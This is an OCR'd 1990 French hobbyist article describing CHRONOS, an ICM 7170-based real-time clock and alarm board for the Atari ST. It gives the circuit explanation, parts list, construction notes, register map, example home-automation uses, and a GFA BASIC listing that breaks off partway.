
Examinons les alimentations. C1 est le classique condensateur de découplage. Ce terme, pour les lecteurs non familiers, désigne un condensateur d'une valeur proche du microfarad et toujours implanté près du composant, permettant de stabiliser un 5V présentant des micro-ondulations dues aux appels de courant des circuits qu'il alimente, appels proportionnels à la fréquence de travail des circuits.

Deux piles baton 1.5 V constituent l'alimentation de sauvegarde. Une solution avec accumulateurs était possible, mais d'un prix de revient plus élevé et posant des problèmes d'approvisionnement pour nos lecteurs. Certes, il faudra de temps en temps changer les piles, mais ayant choisi le quartz de fréquence la plus basse connectable à un ICM (32,768 kHz), le courant débité en mode standby ne sera que de quelques micro-ampères.

Quant à la diode D1, elle est destinée à amortir les pics de tension pouvant se produire à la mise sous tension de STdev et pouvant entraîner une remise à zéro de l'horloge. Notons que l'emploi de l'alimentation ATLAS permet de s'affranchir de ces pics indésirables présents sur le +5V de l'Atari.

Avant de quitter l'ICM, notons la présence du condensateur ajustable C2 qui permettra d'affiner la fréquence d'horloge générée par le quartz afin d'obtenir une horloge précise.

Enfin, il convient de s'attarder quelques instants sur la diode D2 qui a un rôle particulièrement important dans la génération des interruptions. Nous avons étudié précédemment la structure interne de l'ICM 7170. En mode normal, ses signaux sont référencés par rapport à sa broche VSS, donc par rapport à la masse générale de CHRONOS. L'interruption générale peut donc sans problème commander le transistor T1 toujours référencé par rapport à la masse de CHRONOS. Par contre, en mode standby, l'ICM se trouve cette fois référencé par rapport à la broche Vbackup. Il est donc indispensable d'assurer une liaison entre la masse de CHRONOS et cette broche. C'est ce que réalise D2.




CHRONOS
© 1990. Ph. Casier - J. Guérard - Editions Weka
Tous droits réservés

**Fig. 2 :** Synoptique.

Etudions à présent, la bascule IC2. Pour une fois, nous avons utilisé une bascule CMOS, car la seule source de tension disponible en mode standby est une pile 9 V alimentant aussi le relais. En effet, dans les applications les plus intéressantes de CHRONOS, l'Atari est éteint lorsque la bascule doit basculer (cf. La Palice...). Cependant le trio R1-R2-T1 procure un signal d'horloge ne montant qu'à 8,3 V. Comme le niveau d'entrée du clock de IC2 doit être proche de la tension présente sur la broche Vcc, nous avons eu recours à l'artifice de D5 permettant d'avoir un Vcc à 8,4 V et non plus 9 V. Toutefois, les diodes D3 et D4 permettent l'utilisation du 12 V de ATLAS en lieu et place de la pile 9 V (à condition que cette carte reste sous tension en permanence).

L'imagination débordante des concepteurs n'ayant pas de fin (...), ils ont prévu une interruption extérieure à la carte sous la forme d'un simple contact qui provoque le même effet que le signal INT de l'ICM 7170. Cette fonction n'agit cependant pas sur le 68000.

La partie de *puissance* de la carte commence avec R3 et T2, permettant la commande du relais, ponté par sa classique diode de *roue libre*. Une led rouge permet de témoigner de l'état du relais. Quant à l'interrupteur K, il s'agit d'un simple shunt activant la prise secteur indépendamment du signal d'interruption. Bien entendu, il conviendra d'ouvrir l'interrupteur pour un fonctionnement automatique (alarme). Il devient ainsi possible d'allumer son Atari directement en face avant de STdev sans contorsions.

L'étude du synoptique sera close après l'incontournable led témoin du 5 V.

**Nomenclature - ST dev : CHRONOS**

| Position | Désignation | Type/valeur |
|---|---|---|
| R1 | Résistances | 12 k |
| R2 | Résistances | 47 k |
| R3 | Résistances | 39 k |
| R4 | Résistances | 47 k |
| R5 | Résistances | 2,2 k |
| R6 | Résistances | 1 k |
| C1 | Condensateur | 100 nF |
| C2 | Condensateur | 35 pF ajustable |
| C3 | Condensateur | 18 pF céramique |
| C* | Condensateur | 390 pF céramique |

| Semi-conducteurs | |
|---|---|
| $D_1$ ... $D_4$ | 1N4001 |
| D* | 1N4148 |
| $T_1$, $T_2$ | 2N2222, BC549, etc. |
| 1 led verte | |
| 1 led rouge | |

| Divers | |
|---|---|
| IC1 ICM 7170 de INTERSIL | 1 interrupteur unipolaire coudé pour circuit |
| 1 support 24 broches | 1 coupleur de piles R6 longitudinal |
| IC2 CD 4013 | 1 connecteur pour pile rectangulaire 9 V |
| 1 support 14 broches | 6 cosses « poignard » |
| 1 relais 9 V/1 RT/5 ou 10 A/250 V | 1 connecteur D825 mâle coudé pour circuit |
| 2 borniers secteur | 1 kit de face avant TRANSRACK 20TE référence |
| 1 prise secteur femelle avec terre pour châssis | 8344540 |
| fil 2,5 mm² pour connections secteur | |

## USINAGE


Nous abordons maintenant la réalisation pratique de CHRONOS. Les différentes techniques de câblage et d'usinage ayant déjà été décrites dans les chapitres précédents (ELECTRA et ANANUM), nous nous bornerons désormais lors de la réalisation aux détails propres à une carte. Ici, le circuit imprimé est simple-face, ce qui facilitera son tirage. Seuls deux straps côté composants sont nécessaires.

La vue de dessus (Fig. 4) montre l'implantation des composants. Tout à droite se trouve le connecteur DB25, commun à toutes les cartes STdev. Viennent ensuite l'ICM7170 et ses composants annexes (dont le condensateur ajustable C..). Au milieu de la carte trône le relais, avec son transistor de puissance, qui tire son courant de la pile 9 V. Celle-ci est fixée au circuit en deux étapes : tout d'abord de petites cosses « poignard » servent de cales, puis un fil rigide passant dans des trous du circuit prévus à cet effet la maintient sur la plaque. Les deux piles bâton de 1,5 V se trouvent quant à elles dans un support fixé au circuit, soit avec de la colle, soit avec des vis à tête fraisée pour ne pas gêner les piles. Mais attention au sens de ce support, car la bonne polarisation des piles en dépend. Les liaisons au circuit se feront avec des queues de résistance. Le plan de perçage de la face avant est présenté figure 5.

L'alarme extérieure dont il était question plus haut peut être câblée de façon optionnelle, grâce à deux fiches bananes femelles en face avant. Les deux fils partant de ces fiches seront soudés sur le circuit imprimé au niveau des deux straps, à l'endroit indiqué de deux petits traits verticaux sur la vue de dessus, près du CD4013.

Remarque :

La résistance $R_4$(47 Ω) peut être remplacée par un strap si le relais ne bascule pas lors de l'alarme.









**Fig. 3 :** Brochage des composants.







**Fig. 4 :** Schéma d'implantation.

## ADRESSAGE DE CHRONOS

Pour une bonne compréhension de la commande d'un ICM 7170, nous vous reportons au programme ci-joint.

Après avoir défini le numéro du slot utilisé (6 dans le rack des concepteurs), la procédure **init** lit les données prises par défaut pour initialiser l'horloge. Puis on lance la boucle sans fin **main** qui donne le choix entre mettre à l'heure l'horloge et la lire.

Avant de rentrer plus en détail dans ces deux fonctions, voyons ce que contient l'ICM7170 utilisé dans CHRONOS.

Il possède 18 registres. Contrairement à la carte ELECTRA, le bus d'adresse de STdev est donc utilisé ici en générant les adresses 0 à 17.

Les registres 0 à 7 contiennent les informations de l'horloge. Par exemple, 0 dans le registre 7 signifie que l'on est un lundi.

Les registres 8 à 15 contiennent les informations de l'alarme, évoquée en début de notice. Ainsi on programme le déclenchement du relais. Notons qu'une valeur supérieure au maximum habituel inhibe le registre. Ainsi si on met 255 dans le registre du mois (registre 12), 255 dans le registre de la date (13), on deviendra indépendant de ces deux registres et l'alarme se déclenchera tous les jours à la même heure. Cette possibilité de masquage d'un ou plusieurs registres est donc très intéressante pour des déclenchements à répétition (toutes les heures par exemple).

Le registre 16 est le registre des interruptions. En écriture, il permet d'autoriser les interruptions périodiques (1 fois par jour, 1 fois par heure, ..., 1 fois par 1/100e de seconde) et/ou l'alarme générée par la concordance entre heure en cours (registres 0 à 7) et heure d'alarme (registre 8 à 14). Un « 0 » masque l'interruption périodique ou l'alarme, un « 1 » l'autorise. En lecture, un bit à « 1 » signifie que l'interruption ou l'alarme a été générée.

Le registre 17 est le registre de contrôle, uniquement accessible en écriture. Le bit 4 permet ou non (suivant qu'il est à « 1 » ou « 0 ») aux interruptions sélectionnées dans le registre 16 d'arriver au relais pour le déclencher. Le bit 2 permet de choisir entre une horloge comportant sur 12 ou 24 heures. Bien évidemment, si vous choisissez l'option 12 heures, vous devrez rentrer 1 et non 13 heures... Enfin le bit 3 permet, suivant son état, d'arrêter l'horloge pour la remettre à l'heure. Nous attirons votre attention sur les bits 1 et 0 qui doivent toujours être mis à zéro, car ils fixent le quartz employé.

Examinons donc ensemble la première fonction : la mise à l'heure. Trois procédures sont utilisées dans le programme, **desactiver**, **preparer**, **lancer**. **Desactiver** met le bit 3 du registre de contrôle à « 0 » et arrête par conséquent l'horloge. **Preparer** charge les registres avec les valeurs par défaut, à moins que l'utilisateur ne modifie celles-ci. Enfin **Lancer** relance l'horloge en remettant le bit 3 du registre de contrôle à **1**. Notons que dans le programme les interruptions sont autorisées (bit 4 à **1**) et que c'est le mode **12 heures** qui est sélectionné (bit 2 à **1**).

Passons à présent à la deuxième fonction : la lecture de l'heure. Ici c'est la procédure **verifier** qui est utilisée. Comme vous pouvez le constater, rien de bien sorcier puisqu'elle se contente de lire puis d'afficher les 17 registres. Notons qu'il n'est nul besoin ici d'arrêter l'horloge via le registre de contrôle. De plus, cette routine met à l'heure l'Atari via les deux appels au GEMDOS :

**VOID GEMDOS(43,D %)**
**avec D% = (année – 1980)*512 + Mois*32 + Jour**
**VOID GEMDOS(45,T%)**
**avec T% = Heure*2048 + Minutes*32 + Secondes/2**

Pour mettre automatiquement à l'heure l'Atari au boot, il suffit donc de reprendre cette routine, et la compiler pour en faire un programme à mettre dans le dossier **AUTO**.

## EXEMPLES D'APPLICATIONS

L'application de base est la lecture de l'heure donnée par CHRONOS au boot-système afin d'initialiser l'horloge Atari mais il existe aussi des applications encore plus astucieuses !

En branchant, l'Atari sur la prise secteur de CHRONOS, vous pouvez programmer celle-ci pour qu'elle le mette en route à l'heure de votre réveil. Il vous réveillera alors au son d'ARKANOID (rien de tel pour commencer la journée...) ou bien commandera la cafetière avec ELECTRA...

De même, CHRONOS étant programmée pour réveiller votre cher compagnon informatique toutes les heures, celui-ci mesurera (via ANANUM) la lumière ambiante dans la chambre de votre charmant bambin. Il se chargera alors de commander CHORUS (carte à venir) qui, en distillant une douce berceuse, raccompagnera votre progéniture aux pays des songes.

Enfin, en cas d'infraction, sur la porte de votre cave à vins (le coffre-fort des Français), l'Atari mis en marche appellera à l'aide par tous les moyens que peut lui donner ELECTRA.

Pour terminer par une interconnection ultime, nous vous reportons à la figure 5. Vous êtes prêt ? Accrochez vos ceintures ! 7 heures. L'alarme de CHRONOS se produit. L'Atari s'allume alors puisqu'il est branché sur CHRONOS. Le boot sur disquette a lieu un programme auto est chargé qui allume le disque dur (grâce à un canal d'ELECTRA). Après vingt secondes (durée du boot disque dur), l'Atari n'a plus qu'à rebooter de lui-même pour booter (cf. La Palice toujours) cette fois-ci sur le disque dur. Ouf ! 7 h 01, le bruit de l'imprimante sert de réveil (ah, les joies de l'informatique !) et votre emploi du temps de la journée est édité... 7 h 02, comme vous n'avez pas appuyé sur la touche RETURN, les spots halogènes s'allument et les volets électriques se relèvent, permettant à la fenêtre électrique de s'ouvrir. Enfin réveillé mais pas levé (les paresseux comprendront la subtilité de ce propos...), le lit électrique se ... Enfin debout, vous oubliez de cliquer sur l'icône stop et le précieux liquide déborde de la cafetière.

En bref, amusez-vous bien et n'hésitez pas à nous faire part de vos expérimentations !

## AIDE À LA RÉALISATION

Les auteurs vous proposent des versions kits ou montées, testées de CHRONOS aux prix respectifs de 640 F et 790 F.

ATLAS (alimentation + 12 V/2 A ; + 5 V/2 A ; − 12 V/0,5 A) est de même disponible aux prix de 690 F et 890 F.





**Fig. 5 :** Plan de perçage.

```
.pl52
' ****************************************
' *            C H R O N O S             *
' *                                      *
' *      mise a l'heure de l'horloge     *
' *     et programmation de l'alarme     *
' *                                      *
' * (c) Jean GUERARD - Philippe CASIER   *
' *          editions WEKA 1990          *
' ****************************************
'
DEFINT "a-z"
'
carte=7                                  ! emplacement de la carte dans le rack:
'                                        ! a changer eventuellement.
init
main
'
PROCEDURE main
  DO
    CLS
    PRINT "1   - mise a l'heure"
    PRINT "2   - lecture continue"
    PRINT "ESC - fin"
    SELECT INP(2)                        ! entree d'un caractere au clavier
    CASE 49                              ! code ASCII de 1
      desactiver
      preparer
      lancer
    CASE 50                              ! code ASCII de 2
      verifier
    CASE 27                              ! code ASCII de ESCAPE
      END
    ENDSELECT
  LOOP
RETURN
PROCEDURE init
  DIM registre$(17),defaut(17)           ! noms et valeurs par defaut des
  RESTORE registres                      ! registres.
  FOR i=0 TO 17
    READ registre$(i),z$                 ! on passe par z$ pour defaut(): cela
    defaut(i)=VAL(z$)                    ! permet de rentrer les valeurs
  NEXT i                                 ! ecrites en binaire.
  registres:
  DATA compteur 1/100 sec          (0-99) ,0
  DATA compteur heures       (0-23/1-12) ,23
  DATA compteur minutes            (0-59) ,59
  DATA compteur seconde            (0-59) ,55
  DATA compteur mois               (1-12) ,12
  DATA compteur date               (1-31) ,31
  DATA compteur annee              (0-99) ,89
  DATA compteur jour de la semaine (0-6) ,0
```

(suite)

```
  DATA RAM 1/100 sec              (0-99) ,0
  DATA RAM heures            (0-23/1-12) ,0
  DATA RAM minutes                (0-59) ,0
  DATA RAM seconde                (0-59) ,5
  DATA RAM mois                   (1-12) ,1
  DATA RAM date                   (1-31) ,1
  DATA RAM annee                  (0-99) ,90
  DATA compteur jour de la semaine (0-6) ,1
  DATA interruptions                     ,&X00000001
  DATA controle                          ,&X00010000
  '
  ' registre          b7     b6     b5     b4     b3     b2     b1     b0
  ' interr. ecriture  x      jour   heu    min    sec    1/10s  1/100s alerme
  ' interr. lecture   int.   jour   heu    min    sec    1/10s  1/100s alarme
  ' controle ecriture x      x      test   int.   run    12/24h 0      0
RETURN
PROCEDURE desactiver
  ecrire(carte,17,&X0)                  ! desactiver le circuit.
RETURN
PROCEDURE preparer
  CLS
  FOR i=0 TO 17                         ! 18 registres.
    PRINT registre$(i);
